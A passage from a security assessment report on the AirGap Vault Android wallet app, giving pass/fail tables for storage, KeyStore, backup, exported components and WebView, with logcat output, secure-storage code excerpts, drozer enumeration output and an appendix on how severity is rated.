{"protocolIdentifier":"eth","publicKey":"039ceae8ad327c6a4e2fdce4e107b39a152333664e185f1cd90
b936518691ae55d","isExtendedPublicKey":false,"derivationPath":"m/44'/60'/0'/0/0","addresses"
:["0x023e333F5c2568853159EA36025F2E7Eccf17703"]},{"protocolIdentifier":"eth","publicKey":"03
14a836f3459e30ec7703d7665159ea962a83157a3b06c87669081cbb5e3ebf0a","isExtendedPublicKey":fals
e,"derivationPath":"m/44'/60'/0'/0/1","addresses":["0xBd9152CfC3fe1C7dd6D0fCAd9837EF67D40c26
86
[CUT BY COMPASS]
```

6.7.3 Cache

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Check caches for sensitive information (`/data/data/<app>/cache/`).	No sensitive data found.	As expected.	**PASS**

6.7.4 Fingerprint API

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data, which is stored in the KeyStore or KeyChain protected by a fingerprint?	N/A	No fingerprint protection is used. When trying to add the paranoia passcode, the app throws an error.	FAIL

Details #1

Paranoia mode cannot be enabled:

```
adb logcat:
7-19 16:55:20.323 13759 13850 D SecureStorage: Creating Alias 8ed6982d-ebe8-ab47-429c-
b26cd975895b
07-19 16:55:20.326 13759 13759 D SystemWebChromeClient:
http://localhost/cordova.935a9f4e1f7afeca168d.js: Line 1 : Error in Success callbackId:
SecurityUtils30648110 : TypeError: this.setupParanoiaPassword is not a function
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:
http://localhost/cordova.935a9f4e1f7afeca168d.js: Line 1 : TypeError:
this.setupParanoiaPassword is not a function
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at SecureStorage.<anonymous>
(http://localhost/plugins/cordova-plugin-airgap-security-utils/www/security-utils.js:102:18)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at Object.callbackFromNative
(http://localhost/cordova.935a9f4e1f7afeca168d.js:1:3403)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at processMessage
(http://localhost/cordova.935a9f4e1f7afeca168d.js:1:12609)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at processMessages
(http://localhost/cordova.935a9f4e1f7afeca168d.js:1:12957)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at ZoneDelegate.invoke
(http://localhost/polyfills.8878e3924db017e3a719.js:1:7293)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at Object.onInvoke
(http://localhost/main.11a9b22cec948b732b1c.js:1:683799)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at ZoneDelegate.invoke
(http://localhost/polyfills.8878e3924db017e3a719.js:1:7233)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at Zone.run
(http://localhost/polyfills.8878e3924db017e3a719.js:1:2409)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at
http://localhost/polyfills.8878e3924db017e3a719.js:1:14717
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at ZoneDelegate.invokeTask
(http://localhost/polyfills.8878e3924db017e3a719.js:1:8026)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at Object.onInvokeTask
(http://localhost/main.11a9b22cec948b732b1c.js:1:683701)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at ZoneDelegate.invokeTask
(http://localhost/polyfills.8878e3924db017e3a719.js:1:7947)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at Zone.runTask
(http://localhost/polyfills.8878e3924db017e3a719.js:1:3078)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at drainMicroTaskQueue
(http://localhost/polyfills.8878e3924db017e3a719.js:1:10553)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at ZoneTask.invokeTask [as
invoke] (http://localhost/polyfills.8878e3924db017e3a719.js:1:9234)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at m
(http://localhost/polyfills.8878e3924db017e3a719.js:1:24038)
07-19 16:55:20.356 13759 13759 D SystemWebChromeClient:     at HTMLElement.k
(http://localhost/polyfills.8878e3924db017e3a719.js:1:24353)
07-19 16:55:20.358 13759 13759 D SystemWebChromeClient:
http://localhost/main.11a9b22cec948b732b1c.js: Line 1 : ERROR
07-19 16:55:21.536  1235  1332 D ThermalEngine: handle_timer_sig: SS Id SS-SKIN-HIGH-CPU4
Read fps-therm-adc 39218mC, Err -218mC, SampleCnt 1
[CUT BY COMPASS]
```

6.7.5 KeyStore

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What is stored in the KeyStore? ▪ Credentials ▪ Certificates ▪ Private keys	N/A	Private key to sign the transaction.	**N/A**
2.	Does the app make sure that the keys are bound to the hardware?	Yes, `isInsideSecureHardware()` is called.	As expected.	**PASS**
3.	Are additional protection parameters checked? ▪ `isDeviceSecure` (PIN protected) ▪ `isDeviceLocked`	Yes	As expected.	**PASS**
4.	Does generated key material make use of hardened properties: ▪ `UserAuthenticationRequired` ▪ `RandomizedEncryptionRequired`	Most hardened KeySpecs should be set.	Hardened KeySpecs are not used.	**INFO**

Details #1

The KeyguardManager is used:

```
import { Injectable } from '@angular/core'

declare var window

interface CordovaSecureStorage {
  init(successCallback: Function, errorCallback: Function)
  setItem(key: string, value: string, successCallback: Function, errorCallback: Function)
  getItem(key: string, successCallback: Function, errorCallback: Function)
  removeItem(key: string, successCallback: Function, errorCallback: Function)
  isDeviceSecure(successCallback: Function, errorCallback: Function)
  secureDevice(successCallback: Function, errorCallback: Function)
}

export interface SecureStorage {
  init(): Promise<void>
  setItem(key: string, value: string): Promise<void>
  getItem(key: string): Promise<any>
  removeItem(key: string): Promise<void>
}

@Injectable()
export class SecureStorageService {
  private create(alias: string, isParanoia: boolean): CordovaSecureStorage {
    return new window.SecureStorage(alias, isParanoia)
  }

  isDeviceSecure(): Promise<number> {
    return new Promise<number>((resolve, reject) => {
      this.create('airgap-secure-storage', false).isDeviceSecure(resolve, reject)
    })
  }

  secureDevice(): Promise<void> {
    return new Promise<void>((resolve, reject) => {
      this.create('airgap-secure-storage', false).secureDevice(resolve, reject)
    })
  }

  get(alias: string, isParanoia: boolean): Promise<SecureStorage> {
    let secureStorage = this.create(alias, isParanoia)
    return new Promise<SecureStorage>((resolve, reject) => {
      secureStorage.init(
        () => {
          resolve({
            init: function() {
              return new Promise<void>((resolve, reject) => {
                secureStorage.init(resolve, reject)
              })
            },
            setItem: function(key, value) {
              return new Promise<void>((resolve, reject) => {
                secureStorage.setItem(key, value, resolve, reject)
              })
            },
            getItem: function(key) {
              return new Promise<any>((resolve, reject) => {
                secureStorage.getItem(key, resolve, reject)
              })
            },
            removeItem: function(key) {
              return new Promise<void>((resolve, reject) => {
                secureStorage.removeItem(key, resolve, reject)
              })
            }
          })
        },
        err => {
          reject(err)
        }
      )
    })
  }
}
```

The code in the airgap.securestorage:

```
[CUT BY COMPASS]

  public boolean execute(String action, JSONArray data, CallbackContext callbackContext)
throws JSONException {
    try {

      if (action.equals("initialize")) {

        String alias = data.getString(0);
        boolean isParanoia = data.getBoolean(1);

        this.getStorageForAlias(alias, isParanoia);
        callbackContext.success();

      } else if (action.equals("isDeviceSecure")) {

        callbackContext.success(mKeyguardManager.isKeyguardSecure() ? 1 : 0);

      } else if (action.equals("secureDevice")) {

        Intent intent = new Intent(Settings.ACTION_SECURITY_SETTINGS);
        this.cordova.getActivity().startActivity(intent);

      } else if (action.equals("getItem")) {

        String alias = data.getString(0);
        boolean isParanoia = data.getBoolean(1);
        String key = data.getString(2);

[CUT BY COMPASS]
```

6.7.6 Cookies

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data stored in persistent cookies?	No	As expected.	PASS

6.7.7 Android Backup

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Can sensitive data be backed up?	No; attribute `allowBackup` is set to false in the `AndroidManifest.xml`.	As expected.	**PASS**
2.	If a backup is possible, what kinds of data can be found in the backup?	No sensitive data is found. Data is encrypted.	Not applicable.	**N/A**

6.7.8 Logging

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Are log files are written to the storage?	No	No files are written to the storage.	**PASS**
2.	Are sensitive information written to logcat?	No	Nothing found.	**PASS**

6.8 Remote Data-in-Transit

6.8.1 Communication Partners

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Which servers does the app communicate with?	-	No external communication.	**N/A**
2.	What kinds of data is transmitted to the different endpoints?	-	Not applicable.	**N/A**
3.	Is data received from or transmitted to third-party servers?	No	Not applicable.	**N/A**

6.9 Local Data-in-Transit

6.9.1 Overview

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	List the app's published activities.	Only the launching activity is exported.	Only the MainActivity is exported.	**PASS**
2.	List the app's published broadcast receivers.	None exported	As expected.	**PASS**
3.	List the app's published content providers.	None exported	As expected.	**PASS**
4.	List the app's published services.	None exported	As expected.	**PASS**

Details #1

Only the main activity is exported:

```
dz> run app.package.attacksurface it.airgap.vault
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
```

```
dz> run app.activity.info -a it.airgap.vault
Package: it.airgap.vault
  it.airgap.vault.MainActivity
    Permission: null
```

6.9.2 Activities

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	List the app's published activities.	-	Only the MainActivity.	**N/A**
2.	Is it possible to abuse the activities? ▪ Transferring files without user interaction ▪ Send SMS ▪ Access confidential data		As expected.	**PASS**
3.	If fragments are used: ▪ Has the `isValidFragment()` function been overwritten? ▪ If so, does it always return true?	Function not overwritten	As expected.	**PASS**
4.	Is it possible to send forged intents in order to influence the app?	No	As expected.	**PASS**

6.9.3 Native

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the application rely on native libraries?	-	Yes, one library is used for root detection, another is used for SQLite storage.	**N/A**
2.	Are all libraries up-to-date?	Yes	Yes.	**PASS**
3.	Is it possible to exploit a Buffer Overflow vulnerability in any native JNI call?	No, the libraries should be resistant to buffer overflow attacks.	No buffer overflow attacks are known.	**PASS**
4.	Is it possible to exploit further binary-related vulnerabilities (Heap Overflow, Integer Overflow)?	No	No vulnerabilities are publicly known.	**PASS**

6.9.4 Local Sockets

6.9.4.1 Client Socket

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Determine if the application connects to a local server.	-	No local port is open.	**N/A**
2.	Is sensitive data sent or received?	It should be ensured that the data is protected (trusted peers, security layer, etc.)	Not applicable.	**N/A**
3.	Is the port of the server known?	If a fixed port is used, authentication is required.	Not applicable.	**N/A**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
4.	Can a malicious app bind to the expected port?	A "collision detection and resolving" strategy needs to be performed by the server and communicated with the clients.	Not applicable.	**N/A**
5.	Does the relying app detect rogue servers?	Yes, the relying app should not transmit any sensitive information to rogue servers.	Not applicable.	**N/A**

6.10 Android Features

6.10.1 UI Input

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the user enter any sensitive information in the app?	-	Only the recovery mnemonic secret.	**N/A**
2.	Are text fields protected accordingly, so that they will not cache data?	Yes	Yes.	**PASS**

6.10.2 Permissions

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What permissions does the app use?	-	▪ Camera ▪ Record Audio ▪ Use Fingerprint Camera and audio is used during the secret generation as another source of randomness.	**N/A**
2.	Does the app require unnecessary permissions?	No	As expected.	**PASS**

6.10.3 WebView

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What is the purpose of this WebView?	-	The app is created with Cordova that uses WebView to render the page.	**N/A**
2.	Does the WebView load untrusted or third-party websites/contents?	No	No.	**PASS**
3.	Is JavaScript disabled in the WebView?	Yes	No, but no external content can be inserted.	**N/A**
4.	Are plugins (e.g., Flash) disabled in the WebView?	Yes	As expected.	**PASS**
5.	Is access to local files denied in the WebView?	Yes	The local access is enabled to process entries.	**PASS**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
6.	Is a JavaScript-to-Java bridge used?	No	Cordova is used.	**N/A**
7.	Is some sort of whitelist in place, which defines allowed URLs?	Yes	Yes, only localhost.	**PASS**

Details #2

```
$ cat network_security_config.xml
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="true">
        <domain>localhost</domain>
    </domain-config>
</network-security-config>
```

7 Appendix

7.1 Compass Weaknesses Rating

Please read this section to understand the Compass weaknesses rating.

7.1.1 What the rating IS NOT

It IS NOT a risk rating. The motivation and opportunity of threat agents as well as the financial impact is not taken into consideration as it cannot be determined by Compass Security.
All vulnerabilities are rated independent from other security controls that might be in place. Examples are:

- If Compass performs tests in the Intranet, border protection is not taken into consideration. We assume that the place we are testing from is hostile.
- If assessing systems in the Intranet, other systems in the Intranet that are not assessed are not taken into consideration for the rating.

7.1.2 What to do with the weaknesses table

- The customer should carefully review the weaknesses table and assess the risk based on the business impact. The final risk rating does not necessarily need to match the initial Compass rating.
- This internal rating should enable the customer to decide how the risk should be treated (e.g. mitigate, accept, avoid or transfer). The decision should be driven by the risk appetite of the company.
- A risk mitigation plan should be developed to schedule and prioritize the remediation of the individual weaknesses.

7.1.3 Examples

Rating	Severity	Examples
💣💣💣 High	▪ Exploitation is easy and leads to high privileges and/or affects many users. ▪ System can be controlled with little effort ▪ High impact if vulnerability is disclosed Fix should be implemented with highest priority. Keep in mind that an issue within a back-end system might not pose the same threat as one in an Internet-facing service.	▪ SQL Injection or Cross-Site Scripting (XSS) ▪ Privilege escalation vulnerabilities ▪ Remote shell vulnerabilities ▪ Authorization bypass vulnerabilities ▪ Default accounts with high privileges ▪ Security filter bypass ▪ Weak encryption ciphers or protocols ▪ Phone in surveillance mode ▪ XML External Entity (XXE)
💣💣 Medium	▪ Exploitation can lead to higher privileges if combined with other weaknesses ▪ Exploitation requires significant effort Fix should be implemented in a reasonable time.	▪ Exposed management interfaces ▪ Caching of sensitive data ▪ Denial-of-Service conditions ▪ Insecure cookie settings ▪ Disclosure of usernames, email-addresses ▪ Large attack surface due to open ports
💣 Low	▪ Abuse does not lead to higher privileges ▪ Information disclosure vulnerabilities Can be solved in the long term.	▪ Disclosure of product and version (banners) ▪ Default pages and samples ▪ DNS zone transfer ▪ DNS reverse lookups
INFO	Just an informational point without security relevant implications.	▪ Usability and performance issues ▪ Developer and staging bugs ▪ Clean-up notes

7.1.4 Tests with result "INFO" and N/A

- All tests with the result "INFO" will be listed in the weaknesses table
- All tests with the result "N/A" will NOT be listed in the weaknesses table